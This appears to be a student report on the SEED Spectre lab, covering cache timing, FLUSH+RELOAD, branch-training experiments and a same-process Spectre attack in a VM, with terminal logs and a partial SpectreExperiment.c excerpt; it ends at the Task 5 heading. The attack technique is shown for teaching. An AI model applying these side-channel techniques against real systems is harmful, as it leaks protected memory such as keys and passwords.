


Spectre Attack Project Report

TASK 1 (Reading from Cache versus Memory):

Description: In this task, we explored the difference in access times when reading data from the CPU cache versus the main memory. We utilized a program (CacheTime.c) that reads specific elements from an array and measures the time taken for each read operation. The primary goal was to establish a threshold value that could be used to distinguish between cache hits (fast access) and cache misses (slow access).

Observations:

- We observed that accessing the elements `array[3*4096]` and `array[7*4096]` was significantly faster than accessing the other elements, indicating that these elements were served from the cache.
- The average time difference allowed us to establish a `CACHE_HIT_THRESHOLD` value of 500 CPU cycles, which was used to differentiate between cache hits and memory accesses in subsequent tasks.



```
[09/24/24]seed@VM:~/.../Labsetup$ CacheTime
Access time for array[0*4096]: 3782 CPU cycles
Access time for array[1*4096]: 498 CPU cycles
Access time for array[2*4096]: 442 CPU cycles
Access time for array[3*4096]: 262 CPU cycles
Access time for array[4*4096]: 464 CPU cycles
Access time for array[5*4096]: 426 CPU cycles
Access time for array[6*4096]: 478 CPU cycles
Access time for array[7*4096]: 338 CPU cycles
Access time for array[8*4096]: 450 CPU cycles
Access time for array[9*4096]: 474 CPU cycles
[09/24/24]seed@VM:~/.../Labsetup$ CacheTime
Access time for array[0*4096]: 2684 CPU cycles
Access time for array[1*4096]: 284 CPU cycles
Access time for array[2*4096]: 298 CPU cycles
Access time for array[3*4096]: 132 CPU cycles
Access time for array[4*4096]: 322 CPU cycles
Access time for array[5*4096]: 866 CPU cycles
Access time for array[6*4096]: 298 CPU cycles
Access time for array[7*4096]: 144 CPU cycles
Access time for array[8*4096]: 288 CPU cycles
Access time for array[9*4096]: 316 CPU cycles
[09/24/24]seed@VM:~/.../Labsetup$
```


Task1-1 (we ran the CacheTime.c several times)

TASK 2 (Using Cache as a Side Channel):


Description: This task aimed to use the CPU cache as a side channel to extract a secret value from a victim function using the FLUSH+RELOAD technique. We implemented the technique in a program (FlushReload.c), which flushes an array from the cache, allows the victim function to execute, and then reloads the array while measuring the access times.

Observations:

- After running the program 35 times, we correctly identified the secret value only 2 times. This shows that the technique is not always accurate and can be influenced by various factors, including noise in the side channel.
- The results highlighted the importance of optimizing the CACHE_HIT_THRESHOLD and possibly running the attack multiple times to improve accuracy.

A screenshot of a virtual machine environment. The desktop background is dark with a purple and blue abstract pattern. On the left, there is a sidebar with icons for 'seed', 'Trash', and a web browser. A terminal window is open in the center, titled 'seed@VM: ~/Labsetup'. The terminal shows a series of 35 lines of output, each starting with a timestamp '[09/24/24]' followed by the command 'seed@VM:~/Labsetup\$ FlushReload'. The output is mostly blank, indicating that the program is running but not displaying any results. The terminal window is partially obscured by a 'SEED LAB' watermark on the right side of the screen.

Task2-1 (we ran the FlushReolad.c)



Task2-2 (we kept running the FlushReolad.c)




Task2-3 (some secret value gathered after we kept running the FlushReolad.c)

TASK 3 (Out-of-Order Execution and Branch Prediction):

Description: In this task, we focused on understanding out-of-order execution in CPUs by running an experiment where speculative execution was exploited. The goal was to observe whether the CPU would execute a certain line of code speculatively even if it shouldn't have according to the logic of the program.


Observations:

- When executing the program (SpectreExperiment.c), we observed that the speculative execution indeed occurred, and the line of code that should not have been executed was speculatively executed by the CPU.
- By modifying the code, such as commenting out certain lines and altering arguments, we noticed changes in the CPU's behavior, confirming the speculative execution and branch prediction processes.
- The speculative execution left traces in the CPU cache, which could be detected using side-channel techniques.



```
[09/24/24]seed@VM:~/.../Labsetup$ ls
CacheTime.c  FlushReload.c  SpectreAttack.c  SpectreExperiment.c
CacheTime.c  FlushReload.c  SpectreAttackImproved.c
[09/24/24]seed@VM:~/.../Labsetup$ gcc -o SpectreExperiment SpectreExperiment.c
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$
```

Task3-1 (we ran the SpectreExperiment.c)



The screenshot shows a virtual machine window titled "Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox". The desktop background is dark with a purple lightning bolt. A terminal window is open, displaying the following commands and output:

```
[09/24/24]seed@VM:~/.../Labsetup$ ls
CacheTime FlushReload SpectreAttack.c SpectreExperiment.c
CacheTime.c FlushReload.c SpectreAttackImproved.c
[09/24/24]seed@VM:~/.../Labsetup$ gcc -o SpectreExperiment SpectreExperiment.c
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$
```

Task3-2 (we ran the SpectreExperiment.c several more times)

```
41 }
42
43 void victim(size_t x)
44 {
45     if (x < size) {
46         temp = array[x * 4096 + DELTA];
47     }
48 }
49
50 int main() {
51     int i;
52
53     // FLUSH the probing array
54     flushSideChannel();
55
56     // Train the CPU to take the true branch inside victim()
57     for (i = 0; i < 10; i++) {
58         victim(i);
59     }
60
61     // Exploit the out-of-order execution
62     // _mm_clflush(&size);
63     for (i = 0; i < 256; i++)
64         _mm_clflush(&array[i*4096 + DELTA]);
65     victim(97);
66
67     // RELOAD the probing array
68     reloadSideChannel();
69
70     return (0);
71 }
```

Task3-3 (we commented out `_mm_clflush(&size);`)

```
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[09/24/24]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[09/24/24]seed@VM:~/.../Labsetup$ SpectreExperiment
[09/24/24]seed@VM:~/.../Labsetup$ ]
```

Task3-4 (we ran the modified version of SpectreExperiment.c)


```
seed@VM: ~/Labsetup
}
}

int main() {
    int i;

    // FLUSH the probing array
    flushSideChannel();


    // Train the CPU to take the true branch inside victim()
    for (i = 0; i < 10; i++) {
        victim(i + 20);
    }

    // Exploit the out-of-order execution
    _mm_clflush(&size);
    for (i = 0; i < 256; i++)
        _mm_clflush(&array[i*4096 + DELTA]);
    victim(97);

    // RELOAD the probing array
    reloadSideChannel();
}

"SpectreExperiment.c" 71L, 1400C 58,21 95%
```

Task3-5 (we modified the victim(i) to victim(i + 20))




Task3-6 (we again ran the modified version of SpectreExperiment.c)

TASK 4 (The Spectre Attack):

Description: This task involved implementing the Spectre attack itself, where the goal was to exploit speculative execution to steal a protected secret from within the same process. We used a sandbox function and manipulated the CPU's speculative execution to access memory locations outside the intended bounds.

Observations:

- We successfully executed the Spectre attack using the provided code (SpectreAttack.c). The secret value was revealed through the side channel in several instances, though not consistently due to noise.
- The attack demonstrated the vulnerability in CPU design, where speculative execution could bypass software-enforced security checks and leak sensitive information.



```
[09/24/24]seed@VM:~/.../Labsetup$ ls
CacheTime      FlushReload    SpectreAttack.c      SpectreExperiment
CacheTime.c    FlushReload.c  SpectreAttackImproved.c SpectreExperiment.c
[09/24/24]seed@VM:~/.../Labsetup$ gcc -o SpectreAttack SpectreAttack.c
[09/24/24]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x55efd9cc8008
buffer: 0x55efd9cca018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(5).
[09/24/24]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x557a29448008
buffer: 0x557a2944a018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(5).
[09/24/24]seed@VM:~/.../Labsetup$ SpectreAttack
secret: 0x564e286a5008
buffer: 0x564e286a7018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(5).
[09/24/24]seed@VM:~/.../Labsetup$
```

Task4-1 (we ran the SpectreAttack.c)

TASK 5 (Improve the Attack Accuracy):

